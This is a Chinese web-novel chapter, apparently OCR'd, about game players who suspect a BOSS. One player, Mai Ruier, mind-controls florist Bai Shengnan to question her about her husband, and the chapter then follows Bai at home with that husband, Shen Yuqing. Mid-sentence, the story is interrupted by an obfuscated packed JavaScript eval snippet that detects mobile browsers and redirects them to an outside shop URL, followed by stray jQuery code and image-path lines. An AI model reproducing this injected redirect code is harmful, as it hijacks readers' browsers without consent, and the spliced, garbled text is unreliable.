白笙南拼命地擦着手背上的皮肤,尤其是麦瑞尔的嘴唇划过的地方,带着一股如同肥胖的蠕虫爬过的潮湿黏腻。
麦瑞尔解释,“这是吻手礼,没有别的含义,只是单纯地表示我的礼貌和友好,请您一定不要大惊小怪,我知道,来自东方的淑女总是格外的……含蓄。”
麦瑞尔天生就生着一双多情的眼睛,五官深邃,组合在一起,便有了能让女人神魂颠倒的魅力,他眨眨眼,作出一副无辜的表情,见白笙南似乎并不吃她这一套,于是就收拢了脸上的轻浮浪荡,“如果您不喜欢这样的话,我也可以入乡随俗。”
白笙南瞪了他一眼,“是的,我不喜欢这样,下次不许这么干了,我已经结婚了,我很爱我丈夫。”
……的钱。
这两个字白笙南不好意思说出口,除了有些过头的占有欲,他什么都好,长得很符合自己的审美,工作稳定,虽然赚的不多,但是却愿意将所有的钱都交给白笙南保管,下班以后不超过十分钟就会立刻出现在家中,去侍弄他的花花草草,做饭,遛狗,为白笙南按摩肩颈。白笙南看着他的眼睛,她总觉得那个叫麦瑞尔的人很奇怪,出现的时机很奇怪,一个人奇怪也就算了,围在他身边的人也同样古怪,尤其是当自己看着他眼睛的时候……他的眼睛是深邃的黑,瞳孔翻滚着细小的水流,能将人的思绪也一同卷进去。
麦瑞尔开始不带一丝感情地询问,如同警官在严刑逼供一个囚犯,“你的丈夫是什么身份?从事什么职业?”
白笙南脑子有些木木的,她发现自己的嘴巴开始不受控制地一开一合,“我的丈夫是镇上唯一一家汽油公司的工人,他的领导很欣赏他,预备着再过几天就提拔他,到时候他的工资就会顺利翻上两倍,到时候我就考虑雇一个员工过来,再买个房子,离汽油公司和花店都更近一些,如果还有多的话,我会为自己买一身漂亮的裙子和化妆品,就这样吧,我现在只想要这些。”
麦瑞尔身上轻佻的气质已经消失地干干净净了,“就这样吗?你就没有发现你的丈夫有任何古怪的地方?”
白笙南坚定地摇头,“我们就是普通的夫妻。”
麦瑞尔继续逼问,“那你知道什么是永恒之爱吗?”
白笙南摇头,“没听说过。”
提到永恒之爱,白笙南的大脑猛然间惊醒了,她在眼前的人群中感到了危机,她刚才的思想被人彻底控制了,他们问什么,自己就只能回答什么。
那么,如果他们想让自己去死呢?她会不会在懵懂之间,听话照做,将绳子绑在自己的脖子上,然后慢慢收紧呢?
他如此追问自己的丈夫,到底又是打了什么主意?
眼前的人来者不善。
白笙南下了逐客令,逼他们离开这里,又随手抄起靠在门旁的扫帚,开始不断地挥舞,等他们被迫离开这里的时候,白笙南也没有了接着做生意的心思了,她将大门落了锁,摆上了暂停营业的牌子。
玻璃制作的大门上挂了锁链,他们自然可以动用系统给予的力量,将这扇门轻松地炸开,可是他们不敢,这个关卡的BOSS恶行累累,又非常善于欺骗,戏耍他人。
BOSS会杀死他们的伙伴,然后披上他们伙伴的皮囊,将他们故意引到送死的路径上去,他会将一些谎言精心编织成真话,又会将真话说的如同谎言,让人分不出真假。
总之,永恒之爱的BOSS和其他关卡当中的BOSS都不大一样,其他关卡再怎样棘手,那也是BOSS战力的问题,大不了多找几个人,多砸点装备和其他通关奖励就可以了,可是这个关卡的BOSS开始和他们玩心眼了,他仿佛有了人的智商,会像人一样思考,还懂得团结协作,给他们下套。
麦瑞尔怀疑,刚才那个花店女人就是BOSS的同伴,而故事发生的一切,都来源于一个汽油公司,表面上是一家汽油公司,但实际上却是一家披着正规公司,私底下却在不断研究基因变异,生化武器的一家不合法的企业。
BOSS就诞生于那里,一场混乱的,复杂的基因大融合当中。
麦瑞尔揉着太阳穴,忽视脑子里传来的,一阵又一阵的胀疼,他刚才对着白笙南使用了自己的能力——他的能力就是能短暂的控制一个人,但副作用也很明显,此刻,他正处于极度的不适当中,只是外表看不出来。
麦瑞尔一锤定音,“先休息,尽量不要打草惊蛇,有人通关过,是一个非常非常平庸的小队,他们在这里唯一做的事情就是什么也不做,每天晚上睡帐篷,白天就打零工赚钱买吃的,就这样把日子混够了,平平安安地出去了,听别人说,他们被BOSS认定为无害,所以才没有引来BOSS的攻击,再不行,我们也和他们学习一下。”
“来这里的人都是为了自己想要的东西,打败了BOSS,才能赢得更多的奖励,如果只是单纯的想要离开,我们得不到任何东西,难道是在白白浪费时间?”
其中有个半张脸都是烈火灼烧痕迹的中年男子站了出来,在花店的时候,他一直没有说话,只是不动声色的观察,而现在,他以一种逼迫的姿态催促麦瑞尔做出决定,“我的老婆孩子都死在了火海里,我其实也该跟着一起走的,之所以不走,是因为还有个念头吊着我,那你呢?队长,再怎么危险的关卡我们都这样过来了,哪怕是快死的时候,我们也没有真的死,吊着一口气,出了游戏我们照样生龙活虎,拼一把吧!也就是一条命而已。”
麦瑞尔在众人的逼迫下,咬紧牙关,道,“好,那就拼一把,不过一条命而已,明天我们就去汽油公司看看。”
前来通关的玩家,这是系统给他们的身份,他们没有发现,或是说,发现了也不敢大声
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17565403|204729||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
宣扬,系统有意无意地引领着他们往打败BOSS的路径上靠,他们心知肚明BOSS的危险,可是那些微不足道,还没到来的危险,抵不过他们内心深处的渴望。
白笙南提早回到了家中,她的家藏在一栋居民楼当中,很不起眼的一个小房间,木质地门板上还残留了过年时候刚贴的对联,白笙南没选择摘掉它,她觉得这样正好,显得喜庆。
推开门,就看到了一只扫地机器人正忙忙碌碌地打扫,她的丈夫围着围裙,听到外面传来的声响,急急忙忙地跑出来迎接,手里还拿着锅铲,身上滑稽地套着围裙。
这种打扮套在任何人身上都会显得滑稽而可笑,但是穿在沈煜青身上就完全不会,他长着一幅温润玉如的好皮相,嘴唇天然勾起,这让他看上去很好脾气,天然就不会同人争吵。
沈煜青在一众邻居当中的风评也相当不错,会帮助经常加班的邻居遛狗,会收留没带钥匙的小朋友,见到谁都温温柔柔地笑,连句重话也不会说一声,还喜欢把自己做的点心分享给别人,这可能是沈煜青身上唯一一个缺点了,他做饭并不好吃,而且时常喜欢灵机一动,将两种根本风牛马不相及的食材搭配在一起。
白笙南的心脏狠狠一跳,心想,该不会真的如同自己所想的那样吧!
“南南,你回来了!我在网上新学了一个菜式,非常非常特别,我猜你一定喜欢。”
白笙南心死了,她想,果然和自己想的一样,她猜测,“是土豆炒草莓,还是西瓜炒番茄?”
沈煜青身上带着油烟的气息,他依旧是一副笑眼弯弯的模样,轻声说,“都不是,你再猜猜。”
白笙南的心又活了一下。
沈煜青脸上在笑,可是说出的话却让人心寒,“我发现南南最近很疲惫,回家的时间一次比一次晚了,我担心你的身体,所以特意找人开了个中药方子。”
……还好,白笙南松了一口气,她宁可喝苦涩的中药,毕竟那也就闭上眼,一口气喝完也就难受个几秒钟,可是陪着沈煜青吃饭,她得把他做的一团乌漆嘛黑的东西吃下去的同时,做好表情管理,还得构思该怎样把马皮拍得精准不落俗,好让沈煜青心甘情愿地继续对自己敞开钱包。
太难了,这样的日子太难过了,因此这几日白笙南回来的时间一次比一次晚,期待他能够对自己彻底失望,从而放弃他为自己洗手作羹汤的打算。
可就算是找的晚归理由再合理,沈煜青还是察觉到了异样,并隐晦表达了自己的不满。
沈煜青牵着白笙南的手,将她引到沙发上,“南南,你最近这几天似乎又瘦了,单吃中药会叫人难以下咽的,因此,我独家创新了一个菜式,熬完中药以后,我又往里面放了你爱吃的水果……你要不要尝尝?尝完了以后,再和我说说没回家的那段时间,到底是什么东西吸引了你的注意力?”